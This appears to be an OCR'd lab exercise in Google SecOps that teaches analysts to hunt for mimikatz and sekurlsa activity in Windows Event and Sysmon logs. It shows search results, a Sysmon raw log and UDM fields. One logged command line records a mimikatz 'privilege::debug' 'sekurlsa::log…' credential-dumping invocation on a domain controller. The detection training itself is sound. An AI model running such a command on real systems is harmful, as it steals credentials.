- Click on the event to view the Raw Log and UDM Event and compare them
- Even if you aren’t familiar with the UDM fields, identify a few fields that might be interesting based on your review

Part 2 - sekurlsa is a module of mimikatz; perform a raw search to find events where mimikatz and sekurlsa appear in the raw logs using the same log sources

- Use a wildcard in your search to find these events
- Note the number of events returned and the fields extracts in the timeline
- Click on the event to view the Raw Log and UDM Event and compare them
- Even if you aren’t familiar with the UDM fields, identify a few that might be interesting based on your review

Set the time range to be **the past three days**


SEARCH QUERY*
mimikatz
2023-10-20T00:00:00.000
2023-10-23T17:11:56.291
UPDATE SEARCH
RESET
Run query as regex*
Case sensitive
Log sources*: Windows Event, Windows Sysmon
510 KB to scan over time range

Google SecOps

OCTOBER 20, 12:00 AM - OCTOBER 23, 05:11 PM

100 Log Lines (25 Events)

EXPAND ALL | WRAP TEXT

TIMELINE

Search Rows

2023-10-20	EVENT	ASSET IDENTIFIER
05:31:59	FILECREATESTREAMHASH EventID: 15	stevemorris-pc
05:32:01	FILECREATESTREAMHASH EventID: 15	larabaker-pc
05:36:24	PROCESS CREATION technique_id=T1059,technique_...	serh...
2023-10-23		
10:41:40	FILECREATESTREAMHASH EventID: 15	stevemorris-pc
10:41:41	FILECREATESTREAMHASH EventID: 15	larabaker-pc
10:46:04	PROCESS CREATION technique_id=T1059,technique_...	serh...
12:01:52	FILE CREATE EventID: 11	activedir.stackedpads.local
12:01:52	FILECREATESTREAMHASH technique_id=T1089,techni...	activedir.st...
12:01:52	FILECREATESTREAMH/ EventID: 15	activedir.stackedpad...
12:03:06	PROCESS CREATION technique_id=T1059,techni...	activedir.s...
12:03:06	IMAGE LOADED technique_id=T1073,techn...	activedir.st...
12:03:06	PROCESSACCESS technique_id=T1003,techni...	activedir.st...

SEARCH QUERY

mimikatz

2023-10-20T00:00:00.000 — 2023-10-23T17:11:56.291


UPDATE SEARCH | RESET

Run query as regex | Case sensitive | **Log sources:** Windows Event, Windows Sysmon | **510 KB** to scan over time range

RAW LOG SEARCH

mimikatz

Shown Log Line Matches | Hidden Log Line Matches | Reference time: 2023-10-23T17:11:00.000



Procedural Filtering

ASSET NAMESPACE

EVENT TYPE

FileCreateStreamHash	6
Process creation	5
4688	2
4689	2
File Create	2
Image loaded	2
NETWORK_CONNECTION	2
Process terminated	2
4663	1
ProcessAccess	1

LOG SOURCE


NETWORK CONNECTION STATUS

PID

PROCESS NAME


mimikatz.exe	11
diskshadow.exe	4
lsass.exe	2
cmd.exe	1

Google


OCTOBER 20, 12:00 AM - OCTOBER 23, 05:11 PM
100 Log Lines (25 Events)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-23
EVENT
ASSET IDENTIFIER
12:03:06 PROCESS CREATION technique_id=T1059,techni... activedir.s...
12:03:06 IMAGE LOADED technique_id=T1073,techn... activedir.st...
12:03:06 PROCESSACCESS technique_id=T1003,techni... activedir.st...
12:03:07 PROCESS TERMINATE EventID: 5 activedir.stackedpads....
12:03:07 4663 EventID: 4663 activedir.stackedpads.local
12:03:07 4688 EventID: 4688 activedir.stackedpads.local
12:03:08 4689 EventID: 4689 activedir.stackedpads.local
12:04:44 IMAGE LOADED technique_id=T1073,techn... activedir.st...
12:04:44 PROCESS CREATION technique_id=T1059,techni... activedir.s...
12:04:45 4688 EventID: 4688 activedir.stackedpads.local
12:06:48 NETWORK_CONNECTIO fe80::5489:1501:58... activedir.stackedpa...
12:06:48 NETWORK_CONNECTION activedir.stackedpa... activedir.stackedpa...
12:07:19 PROCESS TERMINATE EventID: 5 activedir.stackedpads....
12:07:20 4689 EventID: 4689 activedir.stackedpads.local
2023-10-23 12:04:44
PROCESS_LAUNCH
Raw Log
Event/Entity
Raw Log
View as: JSON
Wrap Text
UDM Event
12:04:44.636
Log Source: Windows Sysmon
COPY RAW LOG
<14>Oct 23 11:04:46 activedir.stackedpads.local Microsoft-Windows-Sysmon[3224]:
{
"EventTime": 1698059084,
"Hostname": "activedir.stackedpads.local",
"Keywords": -9223372036854775808,
"EventType": "INFO",
"SeverityValue": 2,
"Severity": "INFO",
"EventID": 1,
"SourceName": "Microsoft-Windows-Sysmon",
"ProviderGuid": "{5770385F-C22A-43E0-BF4C-06F5698FFBD9}",
"Version": 5,
"Task": 1,
"OpcodeValue": 0,
"RecordNumber": 279290,
"ProcessID": 3224,
"ThreadID": 4128,
"Channel": "Microsoft-Windows-Sysmon/Operational",
"Domain": "NT AUTHORITY",
"AccountName": "SYSTEM",
"UserID": "S-1-5-18",
"AccountType": "User",
"Message": "Process Create:\r\nRuleName: technique_id=T1059,technique_name=Command-Line Interface\r\nUtcTime: 2023-10-23 11:04:44.636\r\nProcessGuid: {3be6fa21-3d4a-62c8-7901-000000001100}\r\nProcessId: 4572\r\nImage: C:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\mimikatz.exe\r\nFileVersion: 2.2.0.0\r\nDescription: mimikatz for Windows\r\nProduct: mimikatz\r\nCompany: gentilkiwi (Benjamin DELPY)\r\nOriginalFileName: mimikatz.exe\r\nComma
0 selected
COPY UDM
about[0].labels[0].key: "Category ID"
about[0].labels[0].value: "ProcessCreate"
metadata.enrichment_labels.log_types[0]: "WINDOWS_AD"
metadata.event_timestamp: "2023-10-23T11:04:44.636Z"
metadata.event_type: "PROCESS_LAUNCH"
metadata.id: b"AAAAADBZmVLrvZMlOvPFicuLGF4AAAAABgAAAAAAAA="
metadata.ingested_timestamp: "2023-10-23T12:28:35.260674Z"
metadata.log_type: "WINDOWS_SYSMON"
metadata.product_event_type: "1"
metadata.product_log_id: "279290"
metadata.product_name: "Microsoft-Windows-Sysmon"
metadata.vendor_name: "Microsoft"
principal.administrative_domain: "STACKEDPADS"
principal.asset_id: "ACTIVEDIR$"
principal.asset.asset_id: "ACTIVEDIR$"
principal.asset.attribute.creation_time: "2023-10-19T01:00:00Z"
principal.asset.attribute.labels[0].key: "Bad password count"
principal.asset.attribute.labels[0].value: "0"
principal.asset.attribute.labels[1].key: "Service Principal Names"
principal.asset.attribute.labels[1].value: "HOST/activedir.stackedpads.local/STACKEDPADS, ldap/activedir.stackedpads.local/STACKEDPADS, ldap/activedir.stackedpads.local/ForestDnsZones.stackedpads.local,


Google SecOps

Example Search Strings:
bit.ly/secops-strings





bit.ly/secops-strings

Google SecOps




Google



OCTOBER 20, 12:00 AM - OCTOBER 23, 05:11 PM
2 Log Lines (2 Events)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-23
EVENT
ASSET IDENTIFIER
12:03:06
PROCESS CREATION
technique_id=T1059,techni…
activedir.s…
12:03:07
4688
EventID: 4688
activedir.stackedpads.local
Product Rule: EventID: 4688
Current Process: mimikatz.exe
Command Line mimikatz "privilege::debug" "sekurlsa::log…
Path C:\Users\fkolzig\Downloads\mimikatz_trun…
Parent Process: cmd.exe (4)
Path C:\Windows\System32\cmd.exe
User SID: S-1-0-0
2023-10-23 12:03:07
PROCESS_LAUNCH
Raw Log
Event/Entity
Raw Log
View as: JSON
Wrap Text
